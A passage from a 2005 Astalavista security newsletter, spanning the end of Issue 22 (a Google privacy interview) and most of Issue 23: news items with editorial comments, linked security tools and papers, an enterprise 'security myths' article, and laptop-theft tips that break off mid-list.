Astalavista : Are google hackers a growing problem, or can the problem be easily tackled by the parties involved?

Daniel : I assume that you mean hackers who use the Google search engine to collect leads on which sites might be vulnerable. The way to tackle this problem is to restrict crawling by search engines. The way to do that is to make robots.txt an opt-in protocol. That way, clueless webmasters would have their sites protected by law against unauthorized crawling. At the moment webmasters they don't have this protection, and they end up doing damage control after the fact, when the damage has already been done.

Astalavista : Do you think Google's latest Privacy Policy updated – 14/10/2005 Takes into consideration the recommendations coming from various organizations? What's your overall opinion?

Daniel : It's absolutely worthless. Nothing has changed.

Astalavista : What do you think was the reason behind Google's reaction to CNET's article exposing info over their CEO by using Google's search capabilities?

Daniel : I believe that Google executives are out of touch with the real world. Eric Schmidt reacted without thinking. The ban on CNET has since been lifted. One of the problems with Google is that you have this huge spin machine, and legions of high-tech journalists lapping up everything that comes from the Googleplex. You do this for a year, and now your market capitalization is more than $100 billion. It's an incredible bubble. If you are on the inside of this, you lose touch with the real world.

Astalavista : Any insights on are terrorists using the Internet to initiate cyberterrorism in the form of, propaganda, recruitment, intelligence, or active attacks on networks? Do you believe that data retention or mass monitoring of Internet/digital data is the solution to the problem, if any?

Daniel : Terrorists are less of a danger than the prospect of total Government surveillance that stifles our freedoms and dampens our culture. The best way for the U.S. to stop terrorism is to stop invading defenseless countries on a pretext, and stop torturing and killing innocent people.

Astalavista : In conclusion, what do you think Google should do in order to improve its privacy practices?

Daniel : First of all, Google should specify data retention policies for the various types of data they collect. As far as we know, they collect everything they can and keep it all forever.

Secondly, Google should periodically specify, on a country-by-country basis, how many requests government officials

made for user information from Google's logs, and how many were granted, and how many were made by private parties using court-sanctioned discovery procedures. I'm not talking about revealing names here, just the statistics. This way we will get some idea of how risky it is to use Google in various countries.

Third, Google should hire an ombudsman and/or privacy officer, someone from the outside with a reputation of public service and personal integrity. This person should be empowered to set up an appeals process so that anyone who object to information about themselves that appears in Google searches can ask to have it deleted. Currently if you try to ask Google to take down something that violates your privacy, you get a mailbot reply from Google informing you that they are not responsible, and it's not their problem.

Fourth, we need legislation. For example, in Finland it is illegal for someone interviewing a job applicant to use search engines to expand their knowledge of that person, unless they have that person's permission. As far as I know, that's the only country where this is true. All countries need a law like that. I hear from people who get branded because they have an unusual name, and something untrue or unfortunate about their private past comes up near the top of the rankings if someone "googles" them. If you're looking for a job, this can mean that you'll never find one.

Google is great for finding information. As I continue to develop NameBase, I'm reminded of this constantly. Frequently I have to determine whether one "John Smith" in a book I'm indexing, is the same as another "John Smith" from a different book, and I need some extra information to prevent namesake errors. Before search engines, I'd use Who's Who, or telephone directories on CD-ROM, or whatever else was handy. Now I can usually find the answer within a minute, by using well-chosen search terms on a search engine. In limited ways like this, search engines are very useful. But like everything else, there's also a price to be paid. The trick is to achieve the proper balance between letting the Internet do what it does best, and protecting the rights of ordinary citizens in civil society. Google has gone too far in one direction. I have yet to read about anyone from the Googleplex who believes that citizens have any rights that geeky engineers need to respect.

Astalavista : Thanks for the chat!

[13] **IT/Security Sites Review**

The idea of this section is to provide you with reviews of various highly interesting and useful security or general IT related web sites. Before we recommend a site, we make sure that it provides its visitors with quality and a unique content.

-

IPodHacks.com
-

http://www.ipodhacks.com/

Your source for the latest hacks, mods, tips and tricks

-
Wikipedia-Watch.org
-
http://www.wikipedia-watch.org/

Daniel Brandt's(Google-Watch.org) latest initiative

-
Elsenot.com
-
http://www.elsenot.com

History of Microsoft Exploits and Security Bulletins
-
Surveillance-and-Society.org
-
http://www.surveillance-and-society.org

A peer-reviewed online surveillance studies journal

-
StaySafeOnline.info
-
http://www.staysafeonline.info/

Educational resource on the topic of information security
targeting home users, small businesses, parents and children

[14] **Final Words**

Dear readers,

Did you enjoy Issue 22?

Let us know at our usual email, keep your spirit, as it's the
only thing that truly matters at the bottom line!!

Yours truly,

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader – Yordanka Ilieva
danny@astalavista.net

Astalavista Group Security Newsletter
Issue 23 - 30 November 2005
http://www.astalavista.com/
security@astalavista.net

[01] Introduction

Dear readers,

Welcome to Issue 23 of the Astalavista Security Newsletter!

In this issue we have interviewed **David Endler**, a director of Security Research at **TippingPoint**, covered events and news worth mentioning during November, and provided you with two articles as usual, namely – **"Breaking through security myths – Part 1"**, and **"Managing the threats posed by stolen laptops - Tips"**.

Perhaps we would be the only ones who wouldn't cover the Sony's rootkit case, given all the publicity it has already received – consider visiting the following site for further info :

http://www.sonysuit.com/

Enjoy **Issue 23**, and stay tuned for our Christmas edition!!

And remember – "**When you know how it works, you can either, improve, abuse, or destroy it**" – let's hope there are still people out there emphasizing on creativity and less destruction!

http://www.astalavista.com/index.php?section=gallery

If you want to know more about Astalavista.com, visit the following URL:

http://www.astalavista.com/index.php?page=55

Previous issues of Astalavista Security Newsletter can be found at:

http://www.astalavista.com/index.php?section=newsletter

Yours truly,

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader – Yordanka Ilieva
danny@astalavista.net

[02] Security News

The Security World is a complex one. Every day a new vulnerability is found, new tools are released, new measures are made up and implemented etc. In such a sophisticated Scene we have

decided to provide you with the most striking and up-to-date Security News during the month, a centralized section that contains our personal comments on the issues discussed. **Your comments and suggestions about this section are welcome at** security@astalavista.net

---

[**FBI, PENTAGON, PAY FOR ACCESS TO TROVE OF PUBLIC RECORDS**]

The **US Federal Bureau of Investigation** (FBI) and the **Defense Department** have been purchasing records on individuals from data aggregator **ChoicePoint** since **2002**, according to documents obtained by **National Journal and Government Executive**. **ChoicePoint** maintains a database of 19 billion records for use in background checks and similar services, and has been selling access to the federal government. According to a contract obtained under the **Freedom of Information Act**, the FBI's **Foreign Terrorist Tracking Task Force** (FTTTF) Apparently signed a deal with ChoicePoint to access records the FBI is forbidden to collect under the 1974 Privacy Act.

More information can be found at :

http://govexec.com/dailyfed/1105/111105nj1.htm

Astalavista's comments :

The worst thing, and perhaps the scariest one is that, what intelligence organizations cannot gather or don't want to dedicate resources to, the private sector has vast access to! Sometimes, the sector even holds info that would be otherwise impossible, or impractical to collect by means of assigning intelligence officers to gather it.

This fact, perhaps, has to do with prioritizing and exploiting the system itself, but providing web based interface makes me sik! I have always been concerned by what's going on with any kind of information I provide to any kind of organization, mainly because it ends up in a digital format. Even though, if I were to decline cooperation, I wouldn't be actually able to exist in the digital era we all live in. My advice - try to get as much info as possible whenever providing any kind of info you define as sensitive, knowing what's being done with it, will raise your eyebrows next time you decide to give it away under any circumstances.

What bothers me? – It's Google when it comes to law enforcement! My point – Google being the homepage of the entire Internet population, and Gmail acting as the sexy provider of n GB space, turns it into the biggest honeypot for detection, collection and tracing of illegal/malicious activities. Check this out, even though the story doesn't get into details how were the keywords restored, I've always envisioned the scenario of restoring deleted "eternal" cookies and associating them with sessions :

http://media2.foxnews.com/111305/tech_google_111305_300.wmv

It's scary because deleted cookies can be restored under forensic investigation, what follows is restoration of the search activity in terms of physical location (wake up, it's so easy!), search terms and the results follow. It's not just Google to be primarily concerned with, but any commercial entity at all!

Data retention seems to be winning acceptance among government officials, and civil liberties concerns are tackled by limiting the timeframe for keeping the data in order to maintain the balance between the public and any government's ambitions.

Watch the Watchers!!

[**SEC ACCUSES ESTONIAN FIRM ON FINANCIAL NEWS HACK**]

The **US Securities and Exchange Commission** (SEC) has filed an emergency federal court action against Estonian finance firm **Lohmus Haavel & Viisemann** for **hacking** embargoed press releases on **Business Wire**. The hacks gave the company **insider information**, allowing traders to time stock trades against the time business notices were scheduled for public release. However, the evidence of wrongdoing may be murky, since the company used a **spider program** to **crawl** Business Wire links, and may not have needed to circumvent security features. **Business Wire** assures investors that press releases were not stolen, but that the hackers managed to use screenshot to get the desired information.

More information can be found at :

http://news.com.com/SEC+accuses+Estonian+firm+of+financial+news+hack/2100-7348_3-5931168.html

Astalavista's comments :

Knowing what's going to happen in the financial industry, or any other, proves profitable, and of course it would as it gives you advantage over those currently unaware of what's to come.

Business Wire's weak statement can be interpreted as – not stolen = but accessed, namely confidentiality is still abused. If the SEC was to prosecute the company, Lohmus Haavel & Viisemann I'm talking about, they should get into knowing, did spidering around the service as a legit customer actually broke any of Business Wire's terms of service. It sure did! A bit unethical, but rather an experiment, I feel the company has successfully done an internal search, thus exposing embargoed press releases resulting, not in a scientific investment strategy :-) , but on purely unethical one. Would the company be still prosecuted given it hasn't taken advantage of the information already collected? Perhaps, this case would then be similar to the Stanford University's one, where students, led by a link on BusinessWeek's forum accessed info on their admission status.

[**UNSECURED WI-FI UNDER FIRE IN THE BIG APPLE**]

Officials in suburban Westchester County, **New York**, would like to make having an open **wireless connection** without a separate server for **security** a crime for everyone. In the proposed law, not only must all public internet access include **a firewall-equipped network gateway server**, but any business or home office that stores personal information must also install such server, even if its wireless connection is encrypted and not open to the public. Within 90 days of the law being passed, all

businesses that provide internet access would be required to register with the county, and violations of any part of the law would be punishable with **fines of $250 or $500**. The law is currently in draft form.

More information can be found at :

http://networks.silicon.com/mobile/0,39024665,39153963,00.htm

Astalavista's comments :

That's a piece of news worth mentioning! I cannot name a country, what's left for a state that seeks accountability for insecure systems(anyone?!), and while the modest fine is still in experimental mode, I truly believe seeking accountability might reduce revenues on a large scale, but result in long-term reputation and less unserious security issues resulting in serious threats! In the banking sector, the FTC is seeking customer security through requiring banks to issue two-factor authentication approaches – it's the only thing they could do for the time being, besides issuing a 30/40 pages "brochure" on the actual threats. My opinion is that enforcement of educational approaches, and ensuring customers understand the risks of doing E-banking would prove even more useful!

[**SYMANTEC PROTECTS ATMS**]

Symantec in Canada, based in Toronto, has announced a real-time endpoint compliance system to implement fully protected **Internet Protocol automated teller machines**. **Symantec IP-ATM Security** includes antivirus, host intrusion prevention, device control, policy enforcement, remediation, and control over managed and unmanaged endpoints to provide banks a secure and manageable **ATM infrastructure**.

More info can be found at :

http://www.globetechnology.com/servlet/story/RTGAM.20051124.gtatm1124/BNStory/einsider/

Info on the service itself can be found at :

https://ses.symantec.com/industry/finance/IPATMSecurity.cfm

Astalavista's comments :

Symantec's ambitions can be only compared to Google's, capitalize on what's trendy, and set new trends for decades to come, but my only justification for an initiative like that is availability of IP infrastructure and cutting costs; the thing is, would the costs associated with securing the ATMS outpace the costs for keeping it the way it is right now?! The "IP flexibility" in terms of availability, economies of scale in terms of infrastructure on a large scale seems to be the future, I mean even the U.S government pays for access to commercial satellite providers trying to get the bandwidth necessary to provide forces with the joys of Network-Centric-Warfare.

In the future – forget about phishing, just be around by the time the cash starts popping out of the ATM!

[**JUDGES REJECT CELL-PHONE TRACKING**]

In recent months, federal judges in **New York**, **Long Island**, and **Texas**, have declined to allow the Justice Department to follow citizens in real time using cell phone signals without probable cause. The three **cell-tracking** requests accompanied requests to capture the incoming and outgoing dialing information, which only requires that the information likely be relevant to an ongoing investigation. The **Long Island** and **Texas** judges did not buy the argument that cell-phone users **"assume the risk"** of information disclosure to law enforcement because they freely transmit signals to their carriers.

More information can be found at :

http://www.wired.com/news/privacy/0,1848,69598,00.html?tw=wn_3polihead

Astalavista's comments :

In my opinion, that's a temporary victory, and the issue will get even more attention in the future, especially when prepaid services are concerned. Let's face it, our carriers aware of their subscribers/sim users given the phones are on, and there's coverage. Information like this could prove extremely valuable to any kind of law enforcement efforts, and "assuming the risks" will soon happen..

***The Net** (1995) – such a long time ago!! was perhaps one of the few movies, (I tend to favor the retro classics sometimes) that actually showed a Linux interface, and situations where Sandra Bullock was being chased through her mobile phone signal and credit card purchases in real-time, the thing is that the same were used for misleading the ex-KGB folks :-)*

[**CEO STEPS DOWN OVER EMAIL SCANDAL**]

Nick Morris, chief executive of ACIL Tasman, has resigned over charges of failing to uphold his duties in connection with a series of **hacks** into the **e-mail servers** of Access Economics, a **competitor**. The Australian Securities and Investments Commission (ASIC) has released few details of its charges against Morris, but the incidents appear to be evidence of **corporate espionage**. Former ACIL Tasman director **Jeffrey Rae** also faces charges for the hacks. If convicted, each suspect faces up to five years in prison and a $220,000 AU ($ 164,000 US) fine.

More information is available at :

http://www.smh.com.au/news/breaking/ceo-steps-down-over-email-scandal/2005/11/01/1130720537603.html

Astalavista's comments :

Availability stands for temptation, malware on demand, DDoS on demand, in that case, I feel that's been hacking on demand, a rather unsuccessful

one. Hacking a competitor's email server can only be compared with using an intellectual property worm specifically crafted for a specific purpose or organization – total ownage!
More cases like these are currently happening, and in the future it would be hard to distinguish, a real hacker, a script kiddie, and corporate spy, these lines are already blue enough! This should act as a wake up call, competitive efforts can sometimes be very unethical, clearly illegal sometimes.

[**THAILAND TO BLOCK OVER 800,000 SITES**]

Thailand's Prime Minister **Thaksin Shinawatra** has announced plans to block over **800,000 websites** deemed **violent** or **pornographic**. Internet service providers who refuse to block the websites face having their licenses revoked. The ban will likely go into effect before Children's Day, January 14, 2006.

More information can be found at :

http://www.smh.com.au/news/breaking/thailand-to-block-over-800000-sites/2005/11/28/1133026373171.html

Astalavista's comments :

Large number of sites, and the country will indeed gain a short-term advantage, given the majority of these wouldn't that easily modify their Internet presence. It's a great effort, perhaps a coordination with leading content blockers in order to improve the ban would prove even more useful! Two things will happen – a market for pornography, an illegal one of course, will develop and turn such content into a premium one, the country will switch its efforts to detect and prosecute these. The second thing, given web site owners get more of their traffic/revenues from local customers, a game of cat and mouse when it comes to filtering will occur, while I doubt the second, and favor the first.

[HOW LONG DOES IT TAKE TO CRACK A TERRORIST HARD DRIVE?]

Andy Hayman, assistant commissioner of the United Kingdom's Metropolitan Police, says it is necessary to lengthen to time **terrorist** suspects can be held without charge from 14 to 90 days to give investigators time to examine the contents of their computers. **Forensic examination** of a hard disk comes in two stages, acquisition and analysis. Acquisition is simply a matter of copying the hard drive, but analysis can take from one week to three, depending on the sophistication of **encryption**. A translator may also be necessary to translate any evidence, as well as cooperation with law enforcement in other countries. However, a law extending the time police can hold a suspect is unlikely to pass due to concerns over **civil liberties**.

More information can be found at :

http://www.techworld.com/security/news/index.cfm?RSS&NewsID=4727

Astalavista's comments :

Depends on how successful your interrogation practices are some may say, that doesn't work like that these days, of course, depending on the individual! This issue could have huge impact for those though to be terrorists, and as we're witnessing these days, governments are getting paranoid by everyone wearing a hat, a jacket in a hot weather (give me a break!), and a bag, let's not mention look at surveillance cameras, and why not, given they look at you as well?! :-)

A clear distinction of what is a terrorist, or a cyberterrorist should be made,
While cracking or acquiring a private key could be done in a pre-arrest manner,
Namely let the person involved expose these, without having to hold him/her!
Two issues are solved – law enforcement are aware of terrorist activities,
and cracking of the information would be done in the easiest way possible.
The Australian government for instance allows law enforcement to use spyware when necessary, that's flexible :

http://news.com.com/Australian+police+get+go-ahead+on+spyware/2100-7348_3-5491671.html

[CHINESE HACKERS BREACH US MILITARY DEFENCES]

A group of about 20 **Chinese hackers** called **'Titan Rain'** by US government investigators, "thought to have stolen **US military secrets**, including aviation specifications and flight-planning software", most likely sold the information to the **Chinese government**. Titan Rain was later counter-hacked by a US security expert, **Shawn Carpenter**.

More information can be found at :

http://software.silicon.com/security/0,39024655,39154524,00.htm

Astalavista's comments :

A government team of "penetration testers" or hired third-party experts to do the job is what should be taken into consideration. I am a firm believer of government funded teams for industrial, in this case military espionage, but the second requires insiders, or the interception of communication of parties involved. Whatever the case hackers take the blame for being malicious attackers. Don't get me wrong, the U.S military like any other takes advantage of IP based communications and data transfers/ storage, but security through obscurity(if any!) is not the way :

http://www.usdoj.gov/usao/vae/ArchivePress/NovemberPDFArchive/02/mckinnonindict111202.pdf

[CYBERCRIME YIELDS MORE CASH THAN DRUGS]

According to **Valerie McNiven**, advisor on **cybercrime** to the US Treasury, cybercrime yielded more revenue than the drug trade's $105 billion for the first time in 2004. Speaking at an information security conference in Riyadh, McNiven said **cybercrime** can be a major problem for developing countries which lack **cybercrime** experience. Growing use of the Internet in such countries can also exacerbate other crimes, such as human trafficking, since it allows easy communication. While McNiven finds some links between **cybercrime** and **terrorism**, she argues that it is more important to focus on

protecting **information systems**.

More information can be found at :

http://news.com.com/Cybercrime+yields+more+cash+than+drugs/2100-7348_3-5973918.html

Astalavista's comments :

Terrorists are already taking advantage of cyber scams to raise funds for anything but legal, even though the funds raises can and are successfully laundered. Cybercrimes might have surpassed drug trade in terms of gaining more popularity because of the ease and lack of costs it takes to initiate these, but given that cybercrime's financial impact cannot and is not measured until now, I doubt statements like these can be made.

[03] **Astalavista Recommends**

This section is unique with its idea and the information included within. Its purpose is to provide you with direct links to various white papers and tools covering many aspects of **Information Security**. These tools are defined as a **"must see"** for everyone interested in deepening his/her knowledge in the security field. The section will keep on growing with every new issue. **Your comments and suggestions about the section are welcome at security@astalavista.net**

" **SIP SEND FUN V0.2** "

A tool to exploit the various weakness in VoIP-Phones. Written in php.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5452

" **GQUILT V0.15**"

quilt is a tool for managing a series of patches by keeping track of the changes each patch makes. Patches can be applied, un-applied, refreshed, etc. gquilt is a PyGTK GUI wrapper for quilt.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5462

" **COARSE KNOCKING – PORT KNOCKER** "

This is a simple implementation of Port Knocking techniques. It sniffs network packets looking for predetermined keys and executes commands to open and close ports on the firewall. In the client mode it injects packets with the key to server.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5482

" **THE DOORMAN** "

The doorman is intended to run on systems which have their firewall rules turned down tightly enough as to be effectively invisible to the outside world. The doorman adds and removes extra rules in a carefully controlled manner.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5489

" **TRUECRYPT – OPEN-SOURCE DISK ENCRYPTION SOFTWARE** "

TrueCrypt is on-the-fly disk encryption software that can create a virtual encrypted disk within a file and mount it as a real disk. It can also encrypt an entire hard disk partition, or a storage device such as USB memory stick. The product also supports plausible deniability.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5509

" **CAMELOID** "

CAMELOID is a composite suite of P2P communication applications used to talk with a high level of security to other people. It consists of secure video, voice, and instant messenger applications.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5522

" **MACSCAN V2.0B3** "

MacScan is designed to detect, isolate and remove spyware, keystroke loggers, Trojans, and bring awareness to remote administration type applications which could have been maliciously or inadvertently installed on your Macintosh. MacScan is available for Mac OS and Mac OS X containing the latest definitions for spyware.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5527

" **PSEUDO RANDOM NUMBER GENERATORS - SOFTWARE LIBRARIES** "

This page contains software libraries for some very good random number generators. The basic random number generators make floating point or integer random numbers with uniform distributions. This code is available in C++ and assembly language.

http://www.astalavista.com/index.php?section=directory&linkid=5546

" **ROOTKIT HOOK ANALYZER** "

RootKit Hook Analyzer is a security tool which will check if there are any rootkits installed on your computer which hook the kernel system services. Kernel RootKit Hooks are installed modules which intercept the principal system services that all programs and the operating system rely on. If any of these system services are intercepted and modified it means that there is a possibility that the safety of your system is at risk.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5554

" **MD5 COLLISION GENERATION** "

Collision generation for MD4 and MD5.

http://www.astalavista.com/index.php?section=directory&linkid=5534

[04] **Astalavista Recommended Papers**

" **A TAXONOMY OF CYBER ATTACKS ON 3G NETWORKS** "

This paper also proposes an abstract model of the 3G network entities. This abstract model has been a vehicle in the development of the attack taxonomy, detection of vulnerable points in the network and validating 3G network vulnerability assessment tools. This paper examines the threats and vulnerabilities in a 3G network with special examination of the security threats and vulnerabilities introduced by the merger of the 3G and the Internet.

http://www.astalavista.com/index.php?section=directory&linkid=5432

" **REPORT OF THE PANEL OF EXPERTS ON SPACE AND SECURITY** "

The ready availability of technology to well financed groups who are willing to use unlimited violence to inflict massive casualties means that the technological edge that gave many developed countries a feeling of security has been significantly eroded. This means that Europe must re-evaluate how it protects its citizens with today's assets and also how it develops both the assets and operating procedures in order to keep pace with the ever changing threat. In this environment no single country is able to tackle such complex problems on its own.

http://www.astalavista.com/index.php?section=directory&linkid=5437

" **22 WAYS TO FOIL CREDIT CARD THIEVES** "

You probably won't end up paying the bill, but a stolen credit card can still cost you big in time and aggravation. Here's how to protect yourself online and off.

http://www.astalavista.com/index.php?section=directory&linkid=5442

" **ON THE RACE OF WORMS, ALERTS AND PATCHES** "

We study the efficacy of patching and filtering countermeasures in protecting a network against scanning worms. Recent work has addressed the question of detect- ing worm scans and generating self-certifying alerts, specif- ically in order to combat zero-day worms.

http://www.astalavista.com/index.php?section=directory&linkid=5449

" **DETECTION OF COVERT CHANNEL ENCODING IN NETWORK PACKET DELAYS** "

This paper investigates the channel capacity of Internet-based timing channels and proposes a methodology for detecting covert timing channels based on how close a source comes to achieving that channel capacity. A statistical approach is then used for the special case of binary codes.

http://www.astalavista.com/index.php?section=directory&linkid=5461

" **SPAM 2005 : TECHNOLOGY, LAW AND POLICY** "

The papers in this compendium attempt to present a snapshot of the current conversation about spam. Some of the papers assess the status of the spam problem and the efforts of law enforcement to use the CAN-SPAM law.

http://www.astalavista.com/index.php?section=directory&linkid=5508

" **CAN DIGITAL PHOTOS BE TRUSTED?** "

The web is crawling with jokes, hoaxes and more insidious fakes. Digital-image experts aim to develop foolproof detection tools, but until then, seeing is not believing.

http://www.astalavista.com/index.php?section=directory&linkid=5497

" **STEGANALYSIS USING HIGHER-ORDER IMAGE STATISTICS** "

Techniques for information hiding (steganography) are becoming increasingly more sophisticated and widespread. With high-resolution digital images as carriers, detecting hidden messages is also becoming considerably more difficult. We describe a universal approach to steganalysis for detecting the presence of hidden messages embedded within digital images.

http://www.astalavista.com/index.php?section=directory&linkid=5529

" **PREVENTING INSIDER SABOTAGE : LESSONS LEARNED FROM ACTUAL ATTACKS** "

Are Insiders a Threat? - informative slides from this year's CSI Conference.

http://www.astalavista.com/index.php?section=directory&linkid=5545

" **ONLINE IDENTITY THEFT : PHISHING, TECHNOLOGY, CHOKEPOINTS, AND COUTERMEASURES** "

This report examines the information flow in phishing attacks of all types. Technologies used by phishers are discussed, in combination with countermeasures that can be applied. The focus is primarily on technology that can be deployed to stop phishing. Both currently available countermeasures and research-stage technologies are discussed.

http://www.astalavista.com/index.php?section=directory&linkid=5553

[05] **Astalavista.net Advanced Member Portal v2.0 – Become part of the community today!**

Become part of the **community** today. **Join us!**

Wonder why? Check it out :

The Top 10 Reasons Why You Should Join Astalavista.net

http://www.astalavista.net/v2/?cmd=tour&page=top10

and our **30%** discount this month

http://www.astalavista.net/v2/?cmd=sub

What is Astalavista.net all about?

Astalavista.net is a global and highly respected security community, offering an enormous database of **very well-sorted and categorized Information Security resources - files, tools, white papers, e-books.** At your disposal are also thousands of **working proxies**, **wargames servers**, where you can try your skills and discuss the alternatives with the rest of the members. Most important, the daily updates of the portal turn it into a valuable and up-to-date resource for all of your computer and network security needs.

Among the many other features of the portal are :

- Over **5.5 GByte** of Security Related data, **daily updates** and always responding links.
- Access to thousands of anonymous proxies from all over the world, daily updates
- **Security Forums Community** where thousands of individuals are ready to share their knowledge and answer your questions; replies are always received no matter of the question asked.
- Several **WarGames servers** waiting to be hacked; information between those interested in this activity is shared through the forums or via personal messages; a growing archive of white papers containing info on previous hacks of these servers is available as well.

[06] Site of the month

Anti-DMCA

http://www.anti-dmca.org/

This site is the result of many people's anger toward the DMCA, Corporations, loss of Constitutional Rights, the WTO and the buying of America and her laws.

[07] Tool of the month

CAMELOID

CAMELOID is a composite suite of P2P communication applications used to talk with a high level of security to other people. It consists of secure video, voice, and instant messenger applications.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5522

[08] Paper of the month

Eavesdropping Vulnerabilities

Great visual representation of various eavesdropping vectors

http://www.astalavista.com/index.php?section=directory&linkid=5443

[09] **Astalavista Security Toolbox DVD v2.0 – Download version available!**

Astalavista's Security Toolbox DVD v2.0 is considered **the largest and most comprehensive Information Security archive available offline**. As always, we are committed to providing you with a suitable resource for all your security and hacking interests - in an interactive way!

The content of the **Security Toolbox DVD** has been carefully selected, so that you will only browse through quality information and tools. No matter whether you are a computer enthusiast, a computer geek, a newbie looking for information on "how to hack", or an IT Security professional looking for quality and up to date information for offline use or just for convenience, we are sure that you will be satisfied, even delighted by the DVD!

More information about the DVD is available at:

http://www.astalavista.com/index.php?page=3

[10] **Enterprise Security Issues**

In today's world of high speed communications, of companies completely relying on the Internet for conducting business and increasing profitability, we have decided that there should be a special section for corporate security, where advanced and highly interesting topics will be discussed in order to provide that audience with what they are looking for - knowledge!

- **Breaking through security myths – Part 1**

This article aims to point out 10 of the most common misunderstandings I have encountered recently among a various organizations, and what are the real issues to worry about. **Part 1** will cover, **Vulnerability Management and Patching, Insiders**, **Perimeter based defense**, and **Antivirus solutions** Enjoy!

- **Vulnerabilities management/Patching**

  Vulnerability management companies ensure they(and you!) are aware of the latest vulnerabilities discovered, and that adequate measures are taken to ensure your organization's network is protected against these. Mainly using public sources, unless your vendor utilizes an in-house vulnerability research, or has an active program like the **iDefense's** or **ZeroDayInitiative's** one, these companies act as a watch dog you should always take advantage of.

  A common myth is that these vendors tackle the entire vulnerability management issue, while a great deal of attention should be put when choosing your vendor purely based on the comprehensiveness and relevance of their database/approach.

The timeframe between a vulnerability and an exploit is getting shorter, namely Patching is important, but when there are patches! 0day vulnerabilities that aren't in "the wild" often cause a lot of trouble, and buffer-overflow protection shouldn't be taken as the core of all vulnerabilities. When it comes to patching, you will sooner or later have a situation where a patch for important vulnerability wouldn't exist, some of your infrastructure assets will be missed, or a patch supposed to protect you from a major worm outbreak, will result in OS troubles and downtime. Given today's rate of vulnerabilities disclosure, outsourcing the task is highly recommended, but keep in mind that the threats you need to see coming are the threats you wouldn't see coming!

What you should be looking at is – experience of the vendor, proactive, rather than active attitude, flexibility and know-how on 0day threats, company-wide approach, including quarantining and consideration of the mobile workforce, and of course, timeliness, transparency and control of the process.

A great review of vulnerability management suites can be found at :

http://nwc.securitypipeline.com/howto/54200188

- **Insiders**

Insiders have been getting a lot of media attention recently, and that's fully Justified given the overall maturity of malware and perimeter based defence as a security threat. Insiders deserve particular attention mainly because they are authorised users who can sometimes cause even more damage than an unauthorised ones, in terms of easily hiding activity defined as malicious, and making it harder to trace. The biggest issue to consider is – **try not to promote a BigBrother is watching you culture,** that will inevitably influence what's most important to your organization besides it's secrets productivity. Who can become an insider? Anyone, from top management, to bottom end office clerks! **No one is insider unless your corporate culture, work and treatment and dissatisfaction turns them into such!** Pay extreme attention to identification, as it stands for accountability, consider not just relaying on signature based approach like **Vontu's** one, but constantly test the loyalty of employees in one way or another.

- **Perimeter based defence**

Perimeter based defence is perhaps one of most popular security measure, mainly because it mostly comes the form of hardware security appliance, a fully integrated suite, where the firewall as the buzz word plays the most important role. These days, any major security company has invested in the development of these, but simply relaying on perimeter based defence stands for lack of understanding, or wanting to understand the entire security problem. Firewalls cannot protect integrity or confidentiality of information, they can though take measures to ensure its availability. What you should keep in mind is constantly educate yourself on your vendor's strategy, do they aim to build the perfect all-in-one device, or are actually specializing into something, the way anti-virus software takes care of the malicious junk targeting your organization, firewalls protect the organization at a network level, leaving more more aspects such as integrity, identification and employee's education to consider. **@stake's Security Blueprint** is also handy for considering the issues you need to set as priorities, in respect to security management.

- **Anti-virus solutions**

  I often find myself saying that anti-virus solutions are a commodity and more efforts should be put into other, far more urgent ones. A trend to note in respect to anti-virus solutions is the today's domination of network worms, namely, anti-virus solutions did not protect the industry from the Warhol worms we've witnessed in the last 2 years. Signatures are extremely outdated concept these days, and anti-virus vendors find themselves reaching record levels for worm families, that is slightly modified versions of known malware. Do not blindly rely on how promptly a vendor releases updates, or how many signatures its databases detects, the more the better that's for sure, but what to consider are the vendor's steps towards proactive protection, IPSs, policy based security, sandboxing, behaviour blockers. As you will see in the following document, some of the industry's leaders highly differentiate into what they specialise in, consider knowing what truly matters in the long-run, or if cost-effective and lower TCO as far as anti-virus solutions is concerned can be achieved – use multiple ones, given one's weaknesses are the other's strengths.

  http://www.viruslist.com/en/downloads/vlpdfs/wp_nikishin_proactive_en.pdf

[11] Home Users' Security Issues

Due to the high number of e-mails we keep getting from novice users, we have decided that it would be a very good idea to provide them with their very special section, discussing various aspects of Information Security in an easily understandable way, while, on the other hand, improve their current level of knowledge.

- Managing the threats posed by stolen laptops - Tips

This brief article will provide you with tips and recommendations on how not to have your laptop stolen, and what to do in case it happens to you. Laptops theft is on the rise, whether corporate espionage, or a dry cleaner with Citibank's customer's database at his disposal, a great deal of efforts should be put in ensuring the information in it is useless, unless the owner possess it.

No stolen laptop would even be returned – that's for sure, the best you can do it, learn more about the types of behavior leading to forgetting or contributing to have it have it stolen, and rendering the information inside useless for anyone but the owner him/herself

1. **Avoid the obvious – laptop bags!**

Completely ignore using laptop bags, first, because you look like an IT retard :-) second, because it increases the chances of getting someone's attention. All the need to do, given they have the time to, is try to have you lose sight of your asset. Once a potential target, you lose your superiority for acting as you don't own one.

2. **Trust no one, and be aware!**

Picture yourself having a drink at the airport's cafeteria, but wanting to go the toilet. It's full with people "going places", and nothing would even make your suspicious on the girl that you've asked to watch out your laptop for a little while. The thing is that it's the same situation when you ask someone to take a photo of you, and trying to catch up with him to get your camera back. Even worse, it's not her laptop, and in situation like this, she wouldn't be as aware as you would, and can be easily socially engineered into pretty much everything. Don't trust anyone in situations like this, it's not their responsibility to pay utmost attention to your laptop anymore!

Looking at the guards, the security cameras around the airport, or any other place, might give you a false sense of comfortability and the feeling that your security is well taken care of, but it isn't. Trust yourself only, don't build

3. **Access control**

Extremely important, the higher the number access control measures, the more hassle for anyone to not only get hold of the information inside, but get even a temporary peek at your current activities. BIOS passwords, no auto-start CD features, password protected screensavers are among the things to consider. Two-factor authentication is always an option, and these days the costs associated with this measure for an end user are getting extremely low. I have seen people peeing up at my laptop, on purposely left just with the idea to see if it happens, yes it does, but if you cannot see it's brand because of l33t stickers, it sure gets even more attention :-)

4. **Alarms & Tracking devices**

